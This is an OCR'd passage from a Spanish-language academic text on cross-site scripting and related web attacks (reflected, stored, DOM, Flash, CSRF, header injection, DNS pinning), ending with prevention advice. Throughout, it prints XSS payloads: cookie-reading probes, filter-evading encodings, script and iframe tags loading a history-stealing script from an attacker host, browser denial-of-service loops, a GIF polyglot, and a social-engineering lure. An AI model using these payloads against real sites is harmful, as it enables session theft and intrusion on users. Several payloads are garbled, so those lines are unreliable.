
normalmente fácil proteger los aplicativos de este tipo de ataques, también existen variadas formas de saltar dichos filtros[53]

El Cross Site Scriptiing es un tipo de ataque sencillo que puede realizarse con el fin de atacar aplicaciones web. Si no existen filtros adecuados para los datos ingresados por los usuarios que usan las aplicaciones web, puede insertarse por ejemplo código de HTML ó JavaScript a través de los formularios, enlaces o cualquier otra forma de entrada[54]

Durante la realización de este tipo de ataque XSS[55] se manipulan todas las entradas (input) de parámetros de una aplicación normalmente web con el objetivo de obtener una salida (output) determinada adecuada a la conveniencia de quien realiza la intromisión[56] [57].

4.1.2.1 Cross Site Scripting – No Persistente

Figura 8. Ataque Reflejado o No Persistente



http://ansicoder.net/Docs/xssjavascript.pdf

El ataque Cross Site Scripting (XSS) no persistente (Reflected) se realiza cuando se inyecta código y este no se ejecuta con la aplicación web, pero si se explota cuando la víctima carga una URL específica (refiriéndose al contexto de navegador web)[58]

[53] 53 http://web.ontuts.com/tutoriales/apuntes-sobre-seguridad-web/
[54] http://www.ibm.com/developerworks/tivoli/library/s-csscript/
[55] Ejemplo de ataque: http://shishirasati.com/2010/09/05/xss-attack/
[56] http://www.taringa.net/posts/ciencia-educacion/9722519.R/XSS---Cross-Site-Scripting.html
[57] http://www1.cse.wustl.edu/~jain/cse571-07/ftp/xsscript/index.html
[58] http://web.ontuts.com/tutoriales/apuntes-sobre-seguridad-web/

El escenario más común es el siguiente:

- El atacante crea una URL con el código malicioso inyectado y la maquilla (camufla).
- El atacante envía el enlace a la víctima.
- La víctima visita el enlace a la web vulnerable.
- El código malicioso es ejecutado por el navegador del usuario.

Es común que este tipo de ataques se utilice para apropiarse de las cookies de la víctima, tomar control del navegador, tratar de acceder al historial de visitas y cambiar contenidos de la web que la víctima visita con cierta recurrencia.

4.1.2.1.1 Ejemplo de XSS – No persistente

Un ejemplo de este tipo se puede visualizar de forma práctica en páginas web que "saludan" de cierta forma al usuario con su nombre de registro[59]

Al ingresar y autenticarse en un sitio para este caso en específico el sitio:

```
http://www.tiendavirtual.com/index.php?user=MrMagoo
```

Se muestra la siguiente información:

Figura 9. Ejemplo XSS Pantalla 1 – No Persistente

http://issuu.com/dragonjar/docs/cross-site-scripting

Se inyectará código para ver la cookie de la víctima; si este se encuentra logueado en la aplicación, se podría secuestrar dicha sesión que la mantiene activa y tomar control de la misma.

Ejemplo Inyección robar cookie de sesión activa de la víctima:

---

[59]https://www.owasp.org/index.php?title=Top_10_2010-A2-Cross-Site_Scripting_(XSS)&setlang=es

```
http://www.tiendavirtual.com/index.php?user=<script>alert(document.cookie);</script>
```

Si al inyectar el código anterior se muestra la cookie de la sesión en el navegador desde el cual se efectúa el ataque, el parámetro es vulnerable.

Ejemplo inyección filtrando caracteres “<>” y “/” en Hex:

```
http://www.tiendavirtual.com/index.php?user=%3Cscript%3alert(document.cookie);
%3C%2Fscript%3
```

El resultado será: para ambos ejemplos:

Figura 10. Ejemplo XSS Pantalla 2– No Persistente

http://issuu.com/dragonjar/docs/cross-site-scripting

La aplicación es vulnerable a pesar del filtro y permite inyectar código de forma reflejada.

Ejemplo de la forma de aprovechar el vector (Inline Scripting):

```
http://www.tiendavirtual.com/index.php?user=%3Cscript%%20a="%3"%20SRC="http://
blackbox.psy.net/urls_visited1.js"%3%3C%2Fscript%3
```


El código anterior permite ejecutar de forma remota el script en javascript del sitio web del atacante. En este ejemplo se ejecuta un código malicioso que recopila el historial de la víctima.

Ahora se tiene lo siguiente:

- Vector de Ataque.
- Este tipo de ataque reflejado se ejecuta en el contexto del navegador.
- El procedimiento a seguir incluye ingeniería social con la víctima.
- La dirección con el código malicioso debe ocultarse para engañar a la víctima y que esta acceda al enlace. Para engañar a las víctimas con enlaces más elaborados “no tan obvios” se puede utilizar TinyURL.

4.1.2.2 Cross Site Scripting – Persistente

Figura 11. Ataque Persistente



http://ansicoder.net/Docs/xssjavascript.pdf

El ataque Cross Site Scripting – Persistente (Stored); es más peligroso que el ataque reflejado, debido a que el código malicioso inyectado por el atacante se ejecuta en el navegador de todos los usuarios que visitan la aplicación web. Es común encontrar este tipo de ataque en aplicaciones que permiten a los usuarios guardar información[60]

El escenario más común es el siguiente:

- El atacante almacena código malicioso de forma persistente en la web objetivo y esta es vulnerable.
- El visitante (víctima) se identifica en la aplicación con las credenciales de usuario que le permiten acceso.
- La víctima visita la web atacada[61]
- El código malicioso se ejecuta por el navegador del usuario que acceso a la web atacada.

Este tipo de vulnerabilidades permite el control del navegador de la víctima, capturar información de las aplicaciones que maneja la víctima, realizar un escaneo de puertos de los usuarios de la aplicación web, ejecutar exploits aprovechando las características del navegador y utilizando toda la gama de posibilidades que pueden llegar a presentarse al realizar este tipo de ataque[62].

[60] http://www.cgisecurity.com/lib/XSS.pdf
[61] http://cyberarms.wordpress.com/2010/10/30/persistent-cross-site-scripting-xss-demo/
[62] http://issuu.com/dragonjar/docs/cross-site-scripting

4.1.2.2.1 Ejemplo 1 de XSS – Persistente

Se puede visualizar este tipo de ataques de forma práctica en páginas web que por ejemplo contienen foros o permiten dejar comentarios sobre los artículos mostrados a sus visitantes.

Otros sitios normalmente expuestos a esta vulnerabilidad son:

- **Perfiles de usuario:** aplicaciones en las cuales el usuario puede gestionar su identidad en el sitio.

- **Carros de Compra:** aplicaciones que permiten a los visitantes guardar objetos que desea adquirir en un carro de compra virtual.
- **Gestores de Archivos:** aplicaciones que permite el manejo (uploads: subir) de archivos.
- **Configuraciones:** se presenta en aplicaciones que permiten que los usuarios las configuren a su gusto.

Para el ejemplo se utilizará la inyección a través de un formulario como el siguiente:

Figura 12. Ejemplo XSS Pantalla 1 – Persistente

http://issuu.com/dragonjar/docs/cross-site-scripting

Con el fin de comprobar si la aplicación es vulnerable, se puede comprobar insertando un comentario normal utilizando un tags de HTML (inyección utilizando código HTML).

Por ejemplo, se ingresa el comentario y se pone el texto en negrita <b>. esto permite conocer si es posible inserta código persistente al dejar un comentario en la aplicación objetivo del ataque.

En internet se manejan las siguientes validaciones con lo que el ataque se complicado:


- La web puede utilizar filtros de tags y atributos.

- La web puede contemplar pseudocódigo que interprete los estilos.
- Pueden existir funciones de control como: strip_tags(), pre_replace(), str_replace()
- Puede contemplar otras medidas que filtren entradas (inputs).

En cualquiera de los casos, siempre se puede intentar construir el código de tal forma que evada los filtros y algunas funciones.

Resultado de inserción de <b> en pantalla

Figura 13. Ejemplo XSS Pantalla 2 – Persistente



http://issuu.com/dragonjar/docs/cross-site-scripting

Al utilizar ingeniería social el atacante podría escribir un texto que llame la atención de las víctimas. Por ejemplo al realizar el comentario utilizar un asunto y un comentario que resulten de interés para las personas que accedan a la web atacada.

Por ejemplo:
- Asunto: New Firefox release (fixed)
- Comentario: All bugs fixed in new Firefox release. Download here: (Enlace con código malicioso).

Para este tipo de ataque – persistente, los visitantes en la mayoría de los casos no se enteran de lo que sucede a nivel de aplicación, esto en el caso de que el código malicioso este bien construido.

4.1.2.2.2 Ejemplo 2 de XSS – Persistente

Ejemplo: Ejecución remota de un mensaje de Alert () en el navegador de la víctima. Para este ejemplo se tiene el supuesto que la web no permite inyectar código HTML y que la negrita en el comentario no funciona como se mostraba en el ejemplo anterior[63].

Se puede realizar este tipo de ataque utilizando otros vectores; para este fin estudiar el código fuente para ver los resultados de las pruebas de cada inyección

[63] http://issuu.com/dragonjar/docs/cross-site-scripting

que se intenta es fundamental para la búsqueda de otros caminos de ataque, diferentes a los tradicionales.

Si se prueba utilizando el vector "> sería algo como:

Asunto: test
Comentario: "><script>document.alert(XSS)</script>

Si la aplicación objeto del ataque no está suficientemente filtrada, puede que cierre el campo value del formulario que permite dejar comentario, esto rompe el funcionamiento normal y permite inyectar código. Así se podría interpretar el código inyectado en la aplicación:

```
<input type="text" name="comentario" id="comentario"
value=""><script>document.alert(XSS)</script>
```

Esto permite la ejecución de un Alert () en el navegador de la víctima.

4.1.2.2.3 Ejemplo 3 de XSS – Persistente

Ejemplo: Denegación de servicio del navegador de la víctima. Para lograr este objetivo se puede utilizar lo siguiente:

```
"><script>for (;;) alert("bucle"); </script>
```

El navegador se mantendrá en un ciclo infinito de aperturas de Alerts () lo que obliga a la víctima a cerrarlo, esto niega el servicio que presta la aplicación por falta de recursos o por obligación del usuario como en este caso en particular.

4.1.2.2.4 Ejemplo 4 de XSS – Persistente

Ejemplo: Redireccionar y/o tomar el control del navegador de la víctima en cuestión para utilizarlo en un ataque a otra infraestructura.

Si la inyección de este tipo de ataque persistente se realiza en el index de la web, el atacante puede ocasionar que el tráfico de usuarios que visita la web se re direccione a otro lugar.


El siguiente código muestra una redirección directa de la víctima a otra web cuando esta carga la página que contiene el comentario.

```
"><meta http-equiv="accion" content="10"; url="http://www.webvictima.com" />
```

Para realizar una redirección directa de la víctima a otra web después de que pasa un cierto tiempo (para este ejemplo 10 sg) de la carga de la página que contiene el comentario, se puede utilizar el siguiente ejemplo:

4.1.2.3 Cross Site Scripting – DOM

Figura 14. Esquema de la Arquitectura DOM



http://issuu.com/dragonjar/docs/cross-site-scripting

Este tipo de ataque de inyección, Cross-site Scripting (XSS) utilizando el DOM (Document Object Model); se produce cuando un contenido activo, como por ejemplo una función en JavaScript, se modifica a través de una inyección XSS de tal forma que controle un elemento DOM, permitiendo al atacante tomar el control del mismo. El DOM define la manera en que objetos y elementos se relacionan entre sí en el navegador y en el documento. Cualquier lenguaje de programación para el desarrollo de páginas web puede ser utilizado. En el caso de JavaScript, cada objeto tiene un nombre, el cual es exclusivo y único. Cuando existe más de un objeto del mismo tipo en un documento web, estos se organizan en un vector. Además el DOM, se encarga de activar los scripts dinámicos que hacen referencia a componentes del documento, como por ejemplo formularios o cookies de sesión.

La vulnerabilidad DOM XSS permitir al atacante controlar el flujo de código que utilizan los elementos DOM a través de la inyección de código que lo modifique "en caliente". Eso significa que no requiere que el atacante controle lo que le devuelve el servidor, sino que puede aprovecharse de “malas” programaciones realizadas en JavaScript. Éste tipo de ataques pueden ejecutarse utilizando diferentes instancias de manera que el servidor no sea capaz de determinar cuál

es la que se está llevando a cabo en un momento determinado. Esto hace que la gran mayoría de filtros XSS y reglas de detección no puedan controlar de ninguna manera su desarrollo con éxito[64].

El éxito de este tipo de ataque en muchas ocasiones es conocer cómo se puede llegar a manipular la API. Uno de los factores que puede anunciar que la web es vulnerable al ataque DOM es una página HTML que utilice datos que provienen de:

- Document.location
- Document.URL
- Document.referer

Cuando JavaScript es ejecutado en el navegador, éste proporciona el código JavaScript (Servidor) con varios objetos que representan el DOM. El documento además de objetos, contiene sub-objetos como la localización, la url y el referer. Esto se traduce en que estos son entendidos por el navegador directamente, antes de llegar al aplicativo servidor; esta razón es por lo que es complicado utilizar contramedidas[65]

4.1.2.3.1 Ejemplo de Cross Site Scripting – DOM

Si se ingresa el siguiente código:

```
http://www.tiendavirtual.com/index.html#user=<script>alert(document.cookie)<script>
```

Al sustituir el carácter (¿) por un (#) cambia la interpretación del navegador respecto a lo que sigue a la derecha. Para este caso el navegador entiende que lo que se tiene después es un fragmento, es decir, no es parte de una llamada (un query). Los navegadores Internet Explorer 6.0 y Mozilla no envían los fragmentos al servidor y éste la entenderá como una solicitud de http://www.tiendavirtual.com/index.html. Esto implica que el código inyectado puede ser que no sea visto por el servidor, exceptuando situaciones donde existan configuraciones de IDS detection, IPS o firewalls de aplicación.

4.1.2.4 Cross Site Scripting – Flashing.

Este tipo de ataque se presenta cuando por ejemplo, una película carga otra película utilizando la función – loadMove. Puede suceder que la pagina hecha en

[64] http://issuu.com/dragonjar/docs/cross-site-scripting
[65] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager. XSS Atacks Cross Site Scripting Exploits and Defense. Burlington: Syngress Publishing, 2007, p.163.

HTML utilice JavaScript para hacer que un Script de una película Macromedia Flash llamará a determinados parámetros como:

- GetVariable: esta permite acceso a los objetos públicos y estáticos desde JavaScript a un String.
- SetVariable: Establece un objeto de forma estática o pública a un valor string desde JavaScript.

4.1.2.4.1 Ejemplo 1 de XSS – Flashing.

Cuando Flash utiliza la función GetURL para cargar una película de una URL en una ventana del navegador se podría hacer lo siguiente:

```
getURL('URl','_targetFrame');
```

Esto significa que es posible realizar un llamado JavaScript dentro del mismo dominio donde se encuentre alojada la película, así:

```
getURL('javascript:codigomalicioso','_self');
```

Posteriormente se puede realizar una inyección al DOM con JavaScript así:

```
getUrl('javascript:function('+_root.ci+'))
```

4.1.2.4.2 Ejemplo 2 de XSS – Flashing.

Ejemplo: Inyección de código HTML sobre Flash (utilizando tags)

El reproductor de Flash interpreta diferentes tipos de tags y tiene bastantes variantes. Algunas variantes de las más sencillas son:

- La etiqueta A: texto
- La etiqueta Img: <img src=URL' id=FlashObjectId'>

Flas utiliza un pseudoprotocolo para las URLs en HTML llamado asfunction. La sintaxis es la siguiente: asfunction:function,parameter. Ejemplo:

```
Function MyFunc (arg) {trace ("Clickado "+arg);}
MyTextField.htmlText = "<A HREF=\"asfunction:MyFunc,Foo\">Clickname</A>;
```

Un atacante puede utilizar el protocolo especial (asfunction) para ejecutar una función ActionScript en un fichero SWF, a través de la etiqueta A de la siguiente manera:

- Mostrar un Alert():

```
<a href='asfunction:getURL, javascript:alert(XSS)'> Clickame</a>
```

- Llamar a una función ActionScript:

```
<a href='asfunction:function,arg' >
```

- Llamar a las funciones SWF públicas:

```
<a href='asfunction:_root.obj.function, arg'>
```

- Llamar a una función estática nativa ActionScript desde un servidor propio:

```
<a href='asfunction:System.Security.allowDomain,http://blackbox.psy.net' >
```

4.1.2.5 Otros tipos de Ataque XSS

Los tipos de ataques ya descritos son los más conocidos y los de mayor proliferación en la web y se encuentra gran cantidad de información de confianza en diferentes sitios, algunos de estos citados durante la realización del presente texto. A continuación se mencionan otros tipos de ataque XSS, sin embargo se aclara que el solo mencionar dichos ataque no indica que no representen riesgos críticos para las aplicaciones que presentan dichas las vulnerabilidades, simplemente que con las descripciones ya suministradas se entiende el problema, además la forma de realizar dichos ataques y otros que no se mencionan en este documento depende de la iniciativa de cada atacante, del estudio que realice de su víctima y de su imaginación.

4.1.2.5.1 Cross Site Request Forgery (CSRF)

El ataque Cross-site request/reference forgery (CSRF/Session Riding) es un tipo de ataque que afecta a determinadas estructuras de aplicativos que pueden ser predecibles. Explota la confianza que una aplicación tiene en un usuario en particular, a través de la imposibilidad que tiene ésta de diferenciar una petición de una posible víctima o de su atacante. Se puede decir que son una forma “inversa” de Cross-site ya que no explota la confianza que tiene un usuario en un sitio sino que se aprovecha de la confianza que un sitio tiene en el usuario

El escenario más común es el siguiente:

- Atacante crea una URL con el código malicioso inyectado y la envía a un servidor vulnerable.

- La víctima se “loguea” en la página web y mantiene abierta una “sesión”.
- La víctima visita el enlace del atacante.
- El código malicioso es ejecutado por el navegador del usuario.

Este tipo de ataques generalmente se utilizan para postear mensajes en foros, realizar suscripciones a newsletters, otras técnicas en aplicaciones con “carros de compra” y denegaciones de servicio (redireccionando a la víctima). Un atacante puede “forzar” a la víctima a postear en un foro el último gusano XSS de su creación.Existe una suplantación de la personalidad virtual.

Ejemplo: Se aprecia de forma práctica en páginas web que realizan acciones a través del método GET (aunque es posible con POST). A través de una vulnerabilidad XSS, el atacante inyecta código válido para la realización de otra actividad en una página web en la cual la víctima tiene una sesión abierta, por ejemplo, en otra pestaña de su navegador.

Ataque utilizando HTML y JavaScript con el siguiente código:

```
<img src="http://tiendavirtual.com/?comando>
```

4.1.2.5.2 Cross Frame Scripting (XFS)

Este tipo de ataque se realize cuando el código malicioso inyectado por un atacante utiliza frames para cargar código externo y sin la previa autorización de la víctima.

Ejemplo: Una aplicación vulnerable puede contener el siguiente código:

```
cat saludo.php  <?php print "Hola mundo!"; print $_GET['saludos']; ?>
```

El atacante puede inyectar un iframe en su petición que la aplicación dará por válida, para este caso envía las urls visitadas de la víctima al atacante. El código podría ser:

```
/saludo.php?saludos=<iframe frameborder=0 height=0 width=0
src=javascript:void(document.location="http://blackbox.psy.net/urls_visited1.js")></iframe>;
```

4.1.2.5.3 Cross Zone Scripting (XZS)

Este tipo de ataque permite a un atacante inyectar Scripts desde zonas sin privilegios, como si fueran ejecutados con permisos de zona. El resultado es conocido como: escalada de privilegios.

Ejemplo:

- Un atacante encuentra la vulnerabilidad en la Intranet de una aplicación web

```
http://intranet.tiendavirtual.com/users.php?=vector XSS
```

- Los compradores de la tienda virtual normalmente suben comentarios a través del sitio principal.
- El atacante inyecta código malicioso en la web principal utilizando técnicas XSS y apunta a la intranet. Por ejemplo:

```
http://intranet.tiendavirtual.com/users.php?=<script>alert()</script>
```

Si el servidor que contiene la aplicación considera que intranet.tiendavirtual.com pertenece a la intranet local y un usuario ejecuta el código malicioso, la inyección se ejecutará en dicho contexto (con privilegios asignados a la zona) a pesar de ser llamados desde la web principal. Los ataques varían en función del nivel de privilegios que el atacante tenga.

4.1.2.5.4 Cross Agent Scripting (XAS)

En ciertas aplicaciones es posible realizar este ataque al inyectar código a través de la modificación de las cabeceras HTTP. La prueba de dicho ataque se puede realizar con un XSS en el string del parámetro: User-Agent.

Ejemplo: Un atacante puede modificar el User-Agent del navegador (Mozilla: "ModifyHeaders") para realizar una inyección de código. Por ejemplo para mostrase la propia cookie. Al ingresar

```
<script>alert(document.cookie);</script>
```

La aplicación es vulnerable si el código que identifica el User-Agent es por ejemplo:

```
$user_useragent = $_SERVER ['HTTP_USER_AGENT'];
```


4.1.2.5.5 Cross Referer Scripting (XRS)

En ciertas aplicaciones es posible realizar este ataque al inyectar código a través de la modificación de las cabeceras HTTP. La prueba de dicho ataque se puede realizar con un XSS en el string del parámetro: Referer.

Ejemplo: Un atacante puede modificar el Referer del navegador (Mozilla: “ModifyHeaders”) para realizar una inyección de código. Por ejemplo para mostrar un Alert().

```
<script>alert(1337);</script>
```

Figura 15. Ejemplo Cross Referer Scripting (XRS)



http://issuu.com/dragonjar/docs/cross-site-scripting

4.1.2.5.6 Denial of Service (XXSDoS)

Se presenta cuando el navegador cliente de la víctima es vulnerable al siguiente código malicioso por ejemplo:

```
<script>for (;;) alert("bucle"); </script>
```

Esto produce que el navegador se quede en un ciclo infinito de apertura de Alerts() lo que obliga a la víctima a cerrar el navegador.

4.1.2.5.7 Induced XSS

Este tipo de ataque se realiza a través de inyección de que código que se ejecuta en el contexto del servidor. También se le conoce como HTTP Response Splitting. Un atacante puede cambiar el contenido HTML completo de una página web a través de la manipulación de las cabeceras HTTP de las respuestas del servidor. Para ello, envía una solo petición HTTP que obliga al servidor web a crear un stream de salida que es interpretado por la víctima como dos repuestas, en vez de una sola (splitting).

La primera petición del atacante se utiliza para inyectar el código XSS e invocar las dos respuestas del servidor. La segunda petición se utiliza para camuflar la primera, generalmente con un link válido de la página web. Es posible realizar HTTP Response Splitting en los servidores que embeben scripts con datos de usuario en las respuestas de sus cabeceras HTTP, por ejemplo para realizar redirecciones (Location HTTP) o establecer el valor de las cookies (Set-Cookie HTTP). La técnica llevada a cabo de forma concreta permite realizar ataques más sofisticados que el XSS tales como:

- Web Cache Poison: Esta técnica forza al servidor a guardar en la cache la petición inyectada.
- Browser Cache Poison: Esta técnica también forza a la víctima a guardar en la cache de su navegador la peitición

4.1.2.5.8 Image Scripting

Es un tipo de inyección de código que se ejecuta a través de la lectura de parámetros binarios de una imagen que hace el servidor. Esto ocurre ya que el desarrollador en ocasiones no filtra correctamente y puede llegar a permitir que un atacante realice un XSS. Por ejemplo:

```
GIF89a<script>alert("XSS")</script>
```

A continuación se sube la imagen a un servidor bajo su control (o un alojamiento público). Si las víctimas utilizan Internet Explorer y visitan la imagen, ejecutarán en segundo plano una inyección de código en su navegador. Por ejemplo el atacante puede ver las urls visitadas.

```
GIF89a<script src="http://blackbox.psy.net/urls_visited1.js"></script>
```

4.1.2.5.9 Anti – DNS Pinning

Se genera cuando el navegador cachea la dirección IP de un host para mantener la vida de una sesión utilizando TTL's. Partiendo del supuesto que el navegador de la víctima utiliza Firefox ú Opera y son vulnerables. Se podría recrear el siguiente escenario:

- Un atacante quiere ejecutar un XSS en el servidor ejemplo.com para robar la cookie de cierta víctima.
- El administrador de ejemplo.com protege un PDF de ser descargado de forma directa (usando un token único de sesión)
- La víctima visita la web del atacante sitiomaligno.com (222.222.222.222)

- El atacante utiliza XMLHTTPRequest para decir al navegador de la víctima que visite sitiomaligno.com en unos segundos y que termine la entrada DNS al hacerlo.
- El navegador de la víctima se conecta a sitiomaligno.com pero se encuentra abajo ya que el atacante tiene cerrado el puerto.
- El navegador no encuentra 222.222.222.222 y comienza el DNS Pinning para preguntar al servidor DNS del atacante por la nueva IP de sitiomaligno.com
- El servidor DNS del atacante, contesta que se encuentra en 111.111.111.111 (ejemplo.com)
- El navegador de la víctima se conecta a 111.111.111.111 y lee el token que protege el PDF y envía la información a sitiomaligno2.com
- El atacante lee la información del token y obliga al navegador de la víctima a visitar ejemplo.com. Hasta aquí la cookie de la víctima aún no ha sido comprometida porque se encuentra en un sitio diferente al que busca.
- La víctima se conecta al servidor ejemplo.com con el token correcto para ver el PDF.
- La víctima ejecuta el código malicioso que afecta a Adobe Reader en el contexto de la web ejemplo.com y que envía su cookie a sitiomaligno2.com
- El atacante toma el control de la sesión del navegador de la víctima.

4.1.2.5.10 MHTML XSS

MHTML es un protocolo de integración entre Outlook e Internet Explorer. Permite a un usuario utilizar el buzón de correo en caso de encontrar un link de email mientras navega por la web. Este tipo de ataque solo funciona con Internet Explorer 7.0.
El ataque MHTML funciona así:

- La víctima visita una página web controlada por el atacante, que le permite a éste realizar redirecciones y XMLHTTPRequests.
- El navegador del usuario redirecciona las peticiones XMLHTTPRequest del atacante, las cuales le preguntan si tiene el protocolo MHTML activa para realizar la redirección.
- Si lo tiene activo, la URL le redireccionará a una dirección de tipo MHTML.
- Esa URL final redireccionará a la víctima donde el atacante quiera. El navegador leerá la salida MHTML solo si se tratara del mismo dominio que la primera, permitiendo un salto a través de los dominios.

4.1.2.5.11 Expect Vulnerability

Esta vulnerabilidad fue descubierta por Thiago Zaninotti en 2006. Afecta al Apache HTTP Server y se aprovecha de la forma en la que el servidor muestra determinados errores. Aunque fue reparada hace años, aún es posible encontrar

servidores antiguos a los que les afecta (Apache 1.3.35, 2.0.58 y 2.2.2 entre otros).

4.1.2.6. Formas de Prevenir Ataques XSS

Los ataques Cross Site Scripting (XSS) están entre los tipos de ataque más comunes contra las aplicaciones web. .Todos los ataques XSS caen en la misma categoría, sin embargo un análisis más detallado de las técnicas empleadas durante las operaciones XSS revela una multitud de tácticas que explotan una variedad alta de vectores de ataque; algunas de estas descritas anteriormente

Filtración por XSS: Todos los ataques XSS infectan los sitios web através de algún tipo de entrada de usuario. Los código de ataque XSS podrían provenir de un simple <FORM> enviado por los usuarios, o podría tomar una ruta más compleja, como un Script JSON, el servicio web XML o incluso un cookie explotada. En todos los casos el desarrollador web debería estar consciente que los datos está llegando desde una fuente externa y por lo tanto debe ser verdad[66].

La forma de protección de formas XSS más simple y más fácil podría decirse que sería pasar todos los datos externos a través de un filtro que elimina palabras peligrosas, como la infame etiqueta <SCRIPT> , elimina los comandos JavaScript, Hojas de Estilo y otros formatos HTML peligrosos (como por ejemplo los que contienen los controladores de eventos).

